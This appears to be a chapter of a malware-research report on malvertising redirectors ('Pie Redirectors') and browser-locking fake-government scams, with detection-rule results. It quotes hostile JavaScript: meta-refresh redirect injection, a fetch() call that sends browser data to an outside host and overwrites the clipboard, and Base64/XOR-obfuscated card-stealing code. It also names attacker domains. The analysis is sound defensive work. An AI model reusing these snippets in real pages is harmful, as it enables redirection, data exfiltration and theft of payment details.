0004335c33e57a3…	102 KB	0	16/62	Other:Malware-gen [Trj]|OB2-3864F33163E8AC94DA31799CA86AE600
000586b37a37769…	102 KB	0	14/63	-
0005ad0302799fb…	102 KB	0	16/62	Other:Malware-gen [Trj]|OB2-93F7BA1E366F77D0A68B09504CEDBC00
000c21b21d2ec83…	102 KB	0	16/62	Other:Malware-gen [Trj]|OB2-9E58D8D17B16D1FE6406AD82D025D600
000e359bfb8cf57…	102 KB	0	15/62	Other:Malware-gen [Trj]|OB2-476BF7DE79137A05866FF25F8BA93500
000ecd790954fb1…	102 KB	0	13/61	-
detections	99% detected (815 unique detections), 1% undetected; Top detection: Script:SNH-gen [Adw]|SNH-09F2AA1E0B892978434687-01|troj (65%)			
SHA-256 hash	**Size**	**Prevalence**	**AV**	**Avast**
000115b05ba4ca6…	102 KB	0	16/62	Other:Malware-gen [Trj]|OB2-8FCEE0A2F4C3A84C120C51A5F008AC00
0002c2a31763d24…	102 KB	0	16/63	Other:Malware-gen [Trj]|OB2-4BF3C5ED77B013AF3345CB1324277400
0004335c33e57a3…	102 KB	0	15/62	Other:Malware-gen [Trj]|OB2-3864F33163E8AC94DA31799CA86AE600
000586b37a37769…	102 KB	0	16/63	Other:Malware-gen [Trj]|OB2-AB4D619839F2C21F467BE8D976F5E000
0005ad0302799fb…	102 KB	0	16/63	Other:Malware-gen [Trj]|OB2-93F7BA1E366F77D0A68B09504CEDBC00
0006e5d1f469830…	102 KB	0	3/9	Script:SNH-gen [Adw]|SNH-09F2AA1E0B892978434687-01|troj (+1)
000c21b21d2ec83…	102 KB	0	16/63	Other:Malware-gen [Trj]|OB2-9E58D8D17B16D1FE6406AD82D025D600
000e359bfb8cf57…	102 KB	0	15/62	Other:Malware-gen [Trj]|OB2-476BF7DE79137A05866FF25F8BA93500
000ecd790954fb1…	102 KB	0	15/61	Other:Malware-gen [Trj]|OB2-7D9BCB72CDA9E700A3390908A5E9D900
000f1e9500b5819…	102 KB	0	3/9	Script:SNH-gen [Adw]|SNH-09F2AA1E0B892978434687-01|troj (+1)

Figure 3.4: Old (top) and new (bottom) cluster detection comparison




Figure 3.5: Label change comparison

Figure 3.4 presents a side-by-side comparison of interception effectiveness before and after the implementation of the proposed rules listed in Appendix A. The comparison is reflected in the clustering of the corresponding samples. As shown in Figure 3.5, the original cluster disappeared after the rules were introduced. Due to the uniqueness of the malware structure, it was designated as a separate malware family. Based on these rules, a detection rule was automatically generated, capturing 65% of the total occurrences. Figure 3.6 tracks the effectiveness of the rules in intercepting and protecting users based on available geolocation data. This detection rule has so far blocked 770 943 attacks between October 31 and May 26, 2026, and still remains active.




Figure 3.6: Overview of BetterJsPop blocked hits

3.2 Pie Redirectors

The second family we analyzed was assigned the name Pie Redirectors. The name was derived from the domain `pie-recipes.com`, which was identified as a primary source of the analyzed samples. This script operates as a redirector, meaning that when a user clicks a link expecting to reach a target page, they are redirected to a destination controlled by the attacker. It should be noted that this is a tool rather than malware. The script itself is not directly malicious, but it can lead to other sites that may be malicious. It is part of a traffic distribution system used for monetization or malvertising. A notable difference compared to the previous case is that this script is not found on regular or imitated websites. Based on the captured samples, this script originates not only from the main domain, but also from other domains such as `crocodail-dandy.com` and `jsframeworksite.com`. Additional domains are discussed later.

When it comes to redirector routing, it is highly diverse. Landing pages typically consist of pornographic sites, but also fake news, job search, sports, gambling sites, and a number of other mostly legitimate-looking sites. In essence, the redirect targets whichever page offers the highest payout. The fundamental difference between redirect sites and the sites from which this script originates is that these redirect pages cannot be accessed directly. The rationale behind this behavior is discussed in the following section.

Description

The analysis of this redirect code is relatively straightforward as it appears in non-obfuscated plaintext. Its structure is easy to read, given that the code occurs in a single form and is approximately 5000 characters long. The only parts that vary are user-specific variables, such as SubId, the `uniqueness_cookie`, variable names that are unique at the beginning of the code, and the window object name. Other parts of the code remain unchanged.

```
1 var _Yx64q6K3ywxqvgTS = function(n) {
2 function r(t) {
3     if (o[t]) return o[t].exports;
4         var e = o[t] = { i: t, l: !1, exports: {} };
5         n[t].call(e.exports, e, e.exports, r);
6         e.l = !0;
7     return e.exports;
8 };
```

Listing 3.5: Module initialization

The script in Listing 3.5 includes a custom module loader resembling Webpack's runtime. In addition to module caching and execution control, it provides dynamic import handling and default export resolution (e.g., `r.n`). This design enables modular code execution without relying on native ES module imports, which facilitates obfuscation and allows controlled loading of individual components. Since this logic represents standard bundler boilerplate and does not affect the redirect behavior itself, it is not analyzed further.

```
function u(config) {
    this.config = config;
    this.getInitParams();
    this.saveConfig();
    this.changeContent();
};
u.prototype.getInitParams = function() {
    if (window._tG2GZbHwxWT6K6y4) {
        this.config = Object.assign({}, this.config,
        window._tG2GZbHwxWT6K6y4);
    if (this.config.debug) this.debugMode();}
        this.config.created_at = Math.round(new Date() / 1000);
        var stored = localStorage.getItem("config");
    if (stored) this.config = JSON.parse(stored);
};
```

Listing 3.6: Client construction and initialization

Listing 3.6 shows how constructor initializes client with a configuration object. The `getInitParams()` method merges default settings with global parameters, applies debug mode if enabled, timestamps the configuration, and restores settings from `localStorage`.

```
u.prototype.saveConfig = function() {
    if (!this.config.debug && this.config.unique) {
        localStorage.setItem("subId", this.config.subid);
    if (this.config.token !== undefined)
        localStorage.setItem("token", this.config.token);
        localStorage.setItem("config", JSON.stringify(this.config));}};
u.prototype.clearStorage = function() {
    localStorage.removeItem("subId");
    localStorage.removeItem("token");
    localStorage.removeItem("config");};
```

Listing 3.7: Persistence and anti-debugging

Listing 3.7 displays the `saveConfig()` method, which persists identifiers and configuration data in localStorage unless debug mode is active. Instead, `clearStorage()` removes all stored values once debugging is enabled. This behavior serves as a basic anti-analysis mechanism by eliminating persistent artifacts that could otherwise expose internal execution flow, configuration state, or redirect logic during inspection.

```
u.prototype.changeContent = function() {
    i.default(this.config);
};
e.default = function(t) {
if (t.content !== undefined) {
    if (t.content.status === 200 && t.content.body !== "")
        return document.open(),
            document.write(decodeURIComponent(atob(t.content.body).
            split("").map(function(c) { return "%" +
            ("00" + c.charCodeAt(0).
                toString(16)).slice(-2); })
                .join(""))),
            document.close();
if (t.content.status === 301 || t.content.status === 302) {
    var e = t.content.headers[0].replace(/Location:\s+/i, "");
        return document.open(),
    document.write("<html><head>"),
    document.write('<meta name="referrer" content="never" />'),
    document.write('<meta http-equiv="refresh" content="0;url=
    ' + e + '" />'),
    document.write("</head></html>"),
    document.close(); }};
```

Listing 3.8: Dynamic content injection and response handling

Methods in Listing 3.8 handle the execution and delegation of content manipulation to an external function. Depending on the configuration, Base64-decoded HTML is injected into the document or a redirect is performed using meta-refresh tags. Such behavior enables real-time content replacement and navigation control based on server responses. To restrict server access to authorized sessions only, the redirector utilizes an encoded `uniqueness_cookie` value.

Uniqueness_cookie


```
"uniqueness_cookie": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJkYXRhIjo
ie1wic3RyZWFtc1wiOntcIjY4MzNcIjoxNzYzNDI5MDQxfSxcImNhbXBhaWduc1wiOntcI
jc0NlwiOjE3NjM0MjkwNDF9LFwidGltZVwiOjE3NjM0MjkwNDF9In0.tsbQWX1opF6ygoP
5tuy-0zn4ZcqbACSeOrFCA5iYtXg"
```

It is evident that Base64-encoding was used. After straightforward decoding using CyberChef, a JSON Web Token (JWT) was obtained. This explains why direct access to the originating page of the redirector is not possible. A JWT token consists of three parts, separated by dots, with the last part remaining encrypted after decoding. These parts are divided as follows.

Header:

```
{"typ":"JWT","alg":"HS256"}
```

This section specifies the token type and the cryptographic algorithm used for signing, which in this case is HMAC-SHA256.

Body:

```
{"data":"{\"streams\":{\"6833\":1763429041},
\"campaigns\":{\"746\":1763429041},\"time\":1763429041}"}
```

This section is also called the payload, as it holds the actual data. In this case, it includes streams, campaign number, and a timestamp of activation.

Signature:

```
"tsbQWX1opF6ygoP5tuy-0zn4ZcqbACSeOrFCA5iYtXg"
```

This part is used to verify the integrity of the token. It is generated by hashing the header and body with a secret key using the specified algorithm.

In this case, the secret key could not be obtained. Multiple approaches were attempted, including variable modification and brute-force techniques, but none were successful. This suggests that the secret key is stored and generated specifically on the server side, which remains unreachable. As the content body is empty in this case, the behavior corresponds to a 301/302 redirect server response implemented via a meta-refresh mechanism. During redirect incidents, Gen antivirus products capture the exact redirect path while blocking the redirection process. This enabled inspection of the specific redirect sites and further analysis of their behavior.

Spreading Method

Some of the captured cases also included a full response body. This part was Base64-encoded, as indicated by the presence of "=" padding characters at the end of the payload. The section below presents a part of the extracted payload, followed by its decoded form shown in Listing 3.9.

Encoded body part

```
"ZnVuY3Rpb24gcHJvY2VzcygpIHsKCWlmICh3aW5kb3cubG9jYXRpb24gIT09IHdpbmRvd
uY2xrYm9vc3QuY29tLzlhZkMxVWh1P2xhbmRpbmc9NTY3IjsKCXCk7="
```

```
function process() {
   if (window.location !== window.parent.location ) {
      top.location = "hxxps://click.clkboost.com/
      9afC1Uhu?landing=567";
   } else {
      window.location = "hxxps://click.clkboost.com/
      9afC1Uhu?landing=567";
   }
}
window.onerror = process;
process();
```

Listing 3.9: Decoded result

The decoded result contains a specific redirect link, `click.clkboost.com`, corresponding to a 200 server response. Still, cases involving a 301/302 response are considerably more prevalent, likely due to greater flexibility and the ability to adjust redirection on the server side. The redirect links are unique for each case.

Example of extracted and decoded URL:

```
"hxxps://pie-recipes.com/hpgddp?return=js.client\&&se
_referrer=&default_keyword=MYFREEMP3?FreeMp3Downloads
&landing_url=2024.myfreemp3juices.cc"
```

As can be seen, the URL does not contain any extended or specific paths, but rather the keyword and referrer. This phenomenon indicates that the redirect server uses these keywords either to refer to itself or to the specific campaign in which it is involved. This mechanism allows the operator of the redirect server to gain credit for delivering traffic to downstream destinations. While accessing one of the redirect pages, network communication with the server was observed using DevTools and Fiddler. A part of the redirector code can be seen in Figures 3.7 and 3.8.




Figure 3.7: DevTools – capturing pie-recipes communication




Figure 3.8: Fiddler – capturing pie-recipes communication

After interacting with the content window on this page, a pop-up advertisement appeared, linking to site `hxxps://www.192br[.]club`. This page requested permission to access clipboard content. Subsequent analysis revealed the presence of a JavaScript function shown in Listing 3.10. The function performed suspicious activities, including the collection of system and tracking data, followed by their transmission to external domains. The same function enabled the injection of server-provided content directly into the clipboard.

```
const postData = {
  os: navigator.platform,
  userAgent: navigator.userAgent,
  lang: navigator.language,
  fbclid: new URLSearchParams(location.search).get("fbclid")
};
fetch("hxxps://login.ghhguwehuierbquwegdxywqgfwe.com/fb", {
  method: "POST",
  headers: { "Content-Type": "text/plain" },
  body: JSON.stringify(postData)
})
.then(res => res.json())
.then(data => navigator.clipboard.writeText(data.key));
```

Listing 3.10: Suspicious function from the site

Impact of the rule coverage

The creation of detection rules for this campaign did not present a significant challenge, as the analyzed code is only minimally obfuscated. The most characteristic

elements include Base64-encoding, browser redirection commands, DOM manipulation, and distinctive variable naming. Some variable names do change, but overall remain approximately the same length. The section with the encoded JWT token is unusual as the surrounding variables and names are not commonly used.

Regarding the contribution to classification and detection, this redirector had been effectively detected prior to this analysis, but the classification was incorrect. The code was first classified as a trojan, then as a phishing attack belonging to the Malscript family, which is very broad and general. After determining the overall meaning, we concluded that it represents a tool used for malvertising, and the cluster was subsequently reclassified based on this assessment.

While analyzing the samples during YARA rules creation, it was discovered that each redirect server sets a unique cookie ID that enables mapping of a redirect link back to the originating server. Based on these links, we created Table B, which shows the currently known cookies assigned to the servers and pages they operate. The rules were divided into general and previously observed categories, following the approach used for the previous malware family, in order to capture unobserved cookie IDs. The created rules can be viewed in Appendix C. The campaign is still active, as this choropleth map shows the number of blocked hits based on geographic location after the rule was added to the classification system, from November 7 to May 26, 2026. During this time period, 306 875 attacks were blocked in total.




Figure 3.9: Overview of JsPieRedirectors blocked hits

3.3 Government scams and browser lock techniques

This chapter focuses on several interconnected campaigns. These campaigns were identified during the analysis of HTML scam samples, which revealed shared behavior and a browser-locking technique later referred to as Browlock. The unifying characteristic of these campaigns is the creation of fake warnings impersonating state authorities based on the countries in which users are located. The warnings inform users that the government has detected illegal content or activities on their device and has therefore blocked their access to the site. Most of them contain text about finding or viewing child abuse content. To increase pressure on users, the page displays a timer that supposedly blocks the computer's access to the internet after the timeout. This can be seen in Figure 3.10. In order to access the site and the internet, it is required to pay a certain amount of money. During this process, the page expects users to enter their payment card details, which are forwarded to the attacker's server via a simple HTTP POST method. To increase their success, these campaigns use several techniques that prevent users from leaving the site.

During the analysis, multiple detection rules were created for several campaigns, enabling the tracking of their gradual evolution. The initial captured samples did not contain techniques preventing users from leaving the site and also included comments explaining individual parts of the code. Based on these observations, many parts appear to have been modified or automatically generated, potentially with the assistance of artificial intelligence.

Description

Despite the difference in campaign content based on the country and context in which they appeared, techniques preventing users from leaving the site were similar. This allowed us to unify them under one detection rule named Browlock. We focused on techniques that prevented the use of keyboard shortcuts and actions that would allow users to easily exit the page or verify its authenticity. These include keys such as Tab, Alt, F12, and Escape, used in keyboard shortcuts for browser control and developer tools. Another discovered technique locked the page in full-screen mode and prevented the user from exiting by creating a reactivation loop. These techniques are included within the created detection rule presented in Appendix D.

The detections also managed to capture the names of the scam pages from which the code snippets were obtained. Initially these were pages with randomly generated names. This behavior is likely due to the fact that the malware source code is often available in plaintext or Base64 form, and scam pages impersonating government agencies tend to be taken down very quickly. One of the initially most widespread

campaigns caught by Browlock detection was a scam page impersonating the Romanian government displayed in Figure 3.10.




Figure 3.10: Romanian Government Scam

In order to retrospectively analyze the development of this campaign, a separate detection was created, as shown in Listing D.1. After its creation, the detection did not catch any further occurrences of this particular campaign. This fact indicated that this scam was evolving and changing at a fairly rapid pace.

Initial samples were captured thanks to explanation comments, but over time, the campaign evolved further. The comments disappeared and samples began to contain multiple and different types of fake government warnings at once. In terms of obfuscation, some parts, as displayed in Listing 3.11, started to be Base64-encoded.

```
window.K = function(s){
  var bin = atob(s);
  return decodeURIComponent(escape(bin));
};
a45[K('bmFtZV9ob2xkZXI=')] = a1;       // "name_holder"
a45[K('Y2FyZF9udW1iZXI=')] = cleanNumber; // "card_number"
a45[K('ZXhwX2RhdGU=')] = expiry;        // "exp_date"
```

Listing 3.11: Base64-Encoding

Subsequently, as Listing 3.12 shows, the complexity of obfuscation increased by combining Base64-encoding with a simple XOR encryption function.

```
window._d=function(s){
var b=atob(s); var o='';
for (var i = 0; i < b.length; i++)
  o += String.fromCharCode(
    b.charCodeAt(i) ^ ((_k[i % _k.length] + (i >> 2)) & 0xFF)
  );
  return decodeURIComponent(escape(o));
};
a45[_d('Vi/zld9RIPOW5Eg=')] = a1;       // "name_holder"
a45[_d('Wy/slN9XOvKQ5Eg=')] = cleanNumber; // "card_number"
```

Listing 3.12: Enrichment with XOR encryption

Spreading Method

Unfortunately, there was no direct evidence that would state where the samples originated. Based on the content of warnings, which were related to child sexual abuse content, it can be assumed that they originated from pornographic websites used as entry points. Nevertheless, the names of the scam sites were obtained, revealing that the site names varied depending on the target country of the campaign. Every newly captured site name consisted of the parts country and polktern.cyou. For example `frpolktern.cyou` targeted France, `qapolktern.cyou` targeted Qatar, and `skpolktern` targeted Slovakia.

This was also related to the names of the C2 server pages where card data was sent using a simple HTTP POST method, such as `grropl.info` for Greece

or `fresit.info` for Italy. When these sites are accessed, a login window appears, preventing further inspection of the backend infrastructure. It is also worth noting that although the names of the scam sites matched the countries of occurrence, some C2 server domains were common to several countries. To illustrate, site `skpolktern.cyou` sent data to site `grropl.info`. For real-time communication between client and server attackers used the legitimate and well-known `js.pusher.com`.

Impact of the rule coverage

The first detection rule targeting specific government impersonation scams was reworked as it suddenly caused many false positives. The reworked variant of this rule is displayed in Listing D.1. Over time it could be observed that the unifying Browlock detection rule with specific tracked techniques displayed in Listing D.3, caught roughly 95 percent of government scams. This rule relies on the techniques that prevent use of a certain keyboard shortcuts or buttons that allow interaction with the page or direct exit from it. This confirms that these scams evolve over time and that most of them already included this technique. Since this technique is broadly applicable, it also captures a large number of smaller unrelated campaigns. The overall hit rates of this rule from February 17 to May 26, 2026 are shown in Figure 3.11. During this time period, 825 402 attacks were blocked in total.

